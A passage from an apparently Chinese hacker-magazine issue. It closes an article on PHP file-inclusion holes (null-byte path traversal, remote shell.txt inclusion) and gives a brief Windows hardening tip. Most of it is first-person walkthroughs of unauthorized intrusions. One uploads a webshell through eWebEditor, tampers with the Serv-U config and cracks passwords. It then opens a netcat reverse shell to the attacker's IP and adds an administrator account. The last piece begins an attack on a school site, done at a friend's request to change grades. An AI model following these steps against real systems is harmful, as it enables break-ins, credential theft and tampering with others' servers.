<?if (!isset($_GET['page'])) { $loadme = "inc/backend_postings.php"; }
    //build an include-path from the url-request
    else {
    $loadme = "inc/backend_" . $_GET['page'] . ".php";
    }
    //yee-hah! finally we do show real content on our page!
    include ($loadme);
    ?>
```

可以看到，程序中的$page这个变量是我们通过URL提交的地址参数，程序的本意是根据此参数包含不同的页面，但是其没有进行很好的过滤，比如这里我们提交page参数为../hello，此时程序就会引入网站根目录下的hellp.php这个文件，但是如果我们想引入别的文件呢，譬如在linux系统中，引入passwd文件，这个文件是没有扩展名的，但是如果将page参数输入../../../../../../../../passwd，那程序会自动加入.php的扩展名，那怎么办呢？读者朋友可以翻到本文章的开头，上传漏洞的部分，在那里我们说了可以利用终结字符\0来让系统认为一个字符串已经结束，因此在这里可以采用同样的方法，即更改page参数的值为../../../../../../../passwd%00即可。如果读者认为这个漏洞仅仅可以读文件，那么就小看它了。当PHP配置文件中的allow-url-fopen=ON的时候，我们可以指定远程主机上的一个文件，譬如提交如下URL：

http://www.example.com/[path]/phpmyfaq/index.php?LANGCODE=http://remoteip/shell.txt

只要shell.txt里包含shell语句，这样程序包含时不管后缀是什么都会当作PHP文件来执行，这样就可以web权限远程执行命令了。

当然，这种方法有一个局限就是php配置的magic_quotes_gpc问题，我们知道，当magic_quotes_gpc配置为on时，会对一些危险字符进行转义，我们所使用的终结字符同样会被转义，此时就不能正常引入了，但是如果在magic_quotes_gpc=on的情况下，就一定不能成功利用此漏洞了吗？也不一定，由于现在很多WEB程序会自动判断magic_quotes_gpc的状态，如果是magic_quotes_gpc=on的这种情况，在一些时候，程序会自动去掉转义字符，打个比方，一个论坛在发表帖子的地方，没有必要将单引号转义，否则用户发表的帖子就不正常了，因此具体情况还是要由程序来定的。

六、总结

本文简单地讲述了在脚本安全方面特殊字符起到的一些特殊作用，特殊字符虽然小，但是其导致的问题的严重程度和注入可以说是不相上下的，作为程序员，要对用户输入的数据有充分的估计，同时要对所使用的开发环境中对特殊字符的解析有熟悉的掌握，要估计用户可能输入的特殊字符而造成的后果，并进行过滤。感谢本文所提到的漏洞的发现者，正是他们对技术孜孜不倦的追求才促使了程序安全性的不断进步！

编辑点评： 作者总结了一些特殊字符在入侵中的用处，恰当地举了几个例子。但是我认为这篇文章主要的目的是为了赚稿费而写的一篇文章（当然我并不是抨击作者的这种做法，反而是很欣赏），为什么这样说呢？因为看到的只是作者为了总结而总结，举了他熟悉的几个例子而已，并没有从中上升到一个质的提高，也就是说作者没有总结出一个规律性的东东。其实举个简单例子，1=1和1=2现在在注入中就是一个理论的高度了，这篇文章就没有总结出这样的东东。其实要总结也很简单，比如说不可见字符的利用（回车在url里的%0d%0a来支持多重mssql查循），还有多个字符的替换（tab键替换空格键、/**/替换空格）、null的截断（本文说的00）等等，这样来归类总结就会很清晰很理论化，而不是像这样为赚稿费的例子堆砌。

雕虫小技之Windows服务器安全专辑

进行必要的审核

打开本地安全策略——本地策略——审核策略

审核策略更改 成功，失败
审核系统事件 成功，失败
审核帐户登陆事件 成功，失败
审核帐户管理 成功，失败

其他有必要的审核

服务器调试完成以后，禁用命令解释器cmd.exe和批处理文件的执行，可以通过组策略，也可以通过注册表来完成。

新建一个文本文档，写入以下内容：

```
Windows Registry Editor Version 5.00
[HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\System]
"DisableCMD"=dword:00000001
```

保存为*.reg导入注册表。

解除限制只要将添加的DisableCMD删除。



SERV-U的"另类提权"

刘坤

一、 轻松获得 WEBSHELL

今天上网时碰到一个网站，随便找了一个链接便发现存在注入漏洞，通过啊D猜解出管理员密码和后台地址后，成功登录后台管理。发现后台使用了著名的EWEBEDITOR作为在线编辑的工具，呵呵，这无疑是给我打开了方便之门。通过主页上的图片链接地址，我找到了EWEBEDITOR的位置，如图1所示。

在IE中我输入http://www.xxx.xxx/ewebedit/admin_login.asp连接EWEBEDITOR的后台管理页面，如图2所示。




图1




图2

使用默认的管理员用户admin和默认的密码admin登录，失败……。呵呵，没有关系，我们再来。连接http://www.xxx.xxx/ewebedit/db/ewebeditor.mdb，用默认地址下载数据库，哈哈，成功了，如图3所示。管理员同志还是不太细心啊，要不然也不会让我有机可乘了。




图3

破解用户名和密码之后，进入后台管理。点击"样式管理"，拷贝一个样式名为"standard"的样式，便会在下面出现一个叫"standard1"的新样式，点击其右边管理中的"设置"，在"其它类型"中添加一个asa，如图4所示。




图4

然后返回"样式管理"，点击预览样式"standard1"，在上传文件的"其它类型"处上传一个asa后缀的海阳顶端木马即可，如图5所示。




图5




图6

```
User23=maxell|1|0
[USER=maxell|1]
Password=cz1B41F8DE785347692C8AE7AC8E8BAAAC
HomeDir=c:\
RelPaths=1
TimeOut=600
Maintenance=System
Access1=C:\|RWAMELCDP
```

图7




图8

上传完毕后，把EWEBEDITOR的模式从"设计"换成"预览"，直接点击我们刚才上传的那个文件即可，如图6所示。WEBSHELL上传成功。

二、 提权受阻

上传WEBSHELL只是我们万里长征的第一步，我们的最终目的是要获得服务器的管理员权限。快速浏览了下服务器的内容，掌握了服务器的基本信息：WINDOWS2003 SERVER+IIS架构，2个CPU，内存1G，硬盘250G，数据库采用的是MS SQL SERVER，FTP服务器采用的是SERV-U。哈哈，极品啊，今天的运气还真是不错，看来不把它完全拿下来我都对不起观众了。

SERV-U？不错，这个大家都晓得，就从它人手了。由于服务器的权限设置不好，使得我可以直接访问SREV-U所在的目录。把目录下的ServUDaemon.ini文件下载到本机之后，我添加了一个SYSTEM管理员权限的用户，如图7所示。

正当我兴高采烈的把ServUDaemon.ini重新上传回本机时，意外出现了，如图8所示。

原来SERV-U目录是屏蔽了上传权限的，看来管理员同志也是与时俱进、强练内功啊。

文件修改不行我就本地提权，在C:\Documents and Settings\All Users\Documents\目录下上传了cmd.exe和serv-u本地提权工具s.exe之后，利用海阳的"WScript.Shell程序运行器"运行s.exe，郁闷的是INTERNET来宾用户被限制了执行权限，权限提升再次失败。

看来从SERV-U入手是不太可能了，我马上转移目标，看看服务器上是否还有其它的提权途径。Pcanywhere？没有。SQL SERVER？由于是内网，未把端口映射出来，也不能用。SAM文件？无法下载。"启动"文件夹？无法上传……仿佛一切提权的方法都无效了，真是天意弄人啊，到口的肥肉就要这样掉了。不甘心，实在是不甘心。

三、突破SERV-U

郁闷和彷徨之际，我再次打开了SERV-U目录下的ServUDaemon.ini文件，漫无目的地看了看，突然眼前灵光一闪，SERV-U中用户的权限设置引起了我的注意，如图9所示。


```
[USER=yl|1]
Password=yz9F2E458DCE4015755193466FF1E6A539
HomeDir=d:\[redacted]
RelPaths=1
TimeOut=600
Access1=D:\[redacted]|RWAMELCDP
[USER=yl1|1]
Password=niCF5955AB68FE5EAC09C17B210ED07F62
HomeDir=d:\oa
RelPaths=1
TimeOut=600
Access1=D:\OA|RWAMELCDP
```

图9


用户对目录具有读、写、追加、删除、执行、列表、创建、继承的权限，特别是有执行权限，这个可不多见啊，哈哈。也就是说，我只要获取了它FTP的密码，连接上去后利用它的执行功能反连一个SHELL回来，这个SHELL的权限应该比较高，因为SERV-U是以最高权限运行的，虽然这些用户没有

设置为系统管理员权限，但是，修改下ServUDaemon.ini文件应该是没有问题的。

我怀着满心欢喜用Serv-U纯数字密码爆破工具破解上面这两个FTP密码，可是几个小时过去了，仍然没有破解出来，看来密码非纯数字的了。再破解下去估计意义不大，看来只好走其它途径来获取它SERV-U的密码。根据大多数管理员都使用一个密码的特点，看看能不能从网站的后台管理员密码下手。通过我的WEBSHELL，我找到了一个DVBBS的数据，下载到本地之后，用数据库浏览器打开，如图10所示。


图10

用户名前缀也是yl，看来有戏。我把它用MD5加密过的密码放在http://www.xmd5.org/index_cn.htm上跑了一下，没有出来。意料之中，因为从它的SERV-U密码破解的过程我就看出，这个密码不是那么简单的。还好，我还有一招，因为DVBBS在数据库中记录了后台密码改动的情况。打开数据库的Dv_log表，在字段l_content中搜索关键字pass，经过仔细查找，终于找到了用户yl_rose的密码，如图11所示。


图11

数字加字母，观察了这个密码的结构后，我马上就肯定，这就是我苦苦寻找的FTP密码。由于FTP的端口被管理员改成了8021，用命令行是登录不进去了，所以我使用了FLASHFXP登录。果然成功登录，我一阵狂喜。如图12所示。




图12

马上上传一个NC，然后在FLASHFXP“查看”目录下的“原始命令行”前打上勾，便会在右下角出现一条空白行，然后我在本地用NC监听80端口，再在原始命令行中输入site exec nc.exe e cmd 我自己的IP 80即可，如图13所示。




图13

我本地监听的端口立刻出现一个SHELL，如图14所示。





图14

四、提权成功

现在的任务就是在这个新的SHELL中完成我刚才没有完成的提权过程。首先我把刚刚修改过的ServUDaemon.ini改名为ServUDaemon2.ini，用WEBSHELL上传到网站目录下。然后在刚才返回的那个SHELL中把根路径改成SERV-U目录，并通过以下命令完成对ServUDaemon.ini文件的修改，如图15所示。


图15

修改完成后，删除ServUDaemon1.ini。用FLASHFXP再次连接，哈哈，成功了。然后使用上面的方法再次返回一个SHELL，这个SHELL就是最高权限了，我用它来添加管理员用户，但它提示'net'不是内部或外部命令，也不是可运行的程序或批处理文件，那我再上传一个net.exe后再试试看，呵呵，终于成功了。如图16所示。




图16

五、后话

可能本次攻击带有某些运气的成分在里面，但是其中的一些方法和思路还是有读者们值得学习的地方。方法虽然另类了一点，但不拘一格才是黑客的真本色嘛。

[文章中用到的工具servu提权工具s.exe、数据库工具辅臣数据库浏览器.exe和nc.exe已收录在本期光盘]

轻取某某师范大学

花非花[L.S.T]

今天在群里有个朋友叫我入侵他们的学校，改下他糟糕的成绩，汗！我只答应了去做下检测。这是个师范学校呢，我也是师范大学的，还是师范专业的。嘿嘿，以后把你们的孩子都交给我辅导吧(鸡蛋满天飞)!

1.初战碰壁

我把那个站上上下下看了一遍，管理员是超级的变态，把所有的动态链接全部删除了，基本上都是html的静态页面了，暴汗！连个留言本什么的都不肯给学生们当交流或者作意见平台（难道你们学校的学生没有人对你们不满？）暴库，注入都别想了，旁注也别想了！

利用google搜了一下asp的页面，但是打开链接都提示无法显示该页。后台又在google里输入了：site:www.xxx.cn inurl:login.asp，打开那些链接，全部无法显示，管理员真是牛。全是静态页面，咋办？当然不可能这么快就放弃，继续找！没一会找到了管理员的登陆地址http://www.xxx.cn/admin/Login.asp，不过后台有验证码的，“万能密码”'or''=' 就没戏了！

2.初现端倪

现在没办法了，只能试试制造错误或许能得到点信息，于是就随便输入用户名和密码等，提交后看到了什么？(图1)


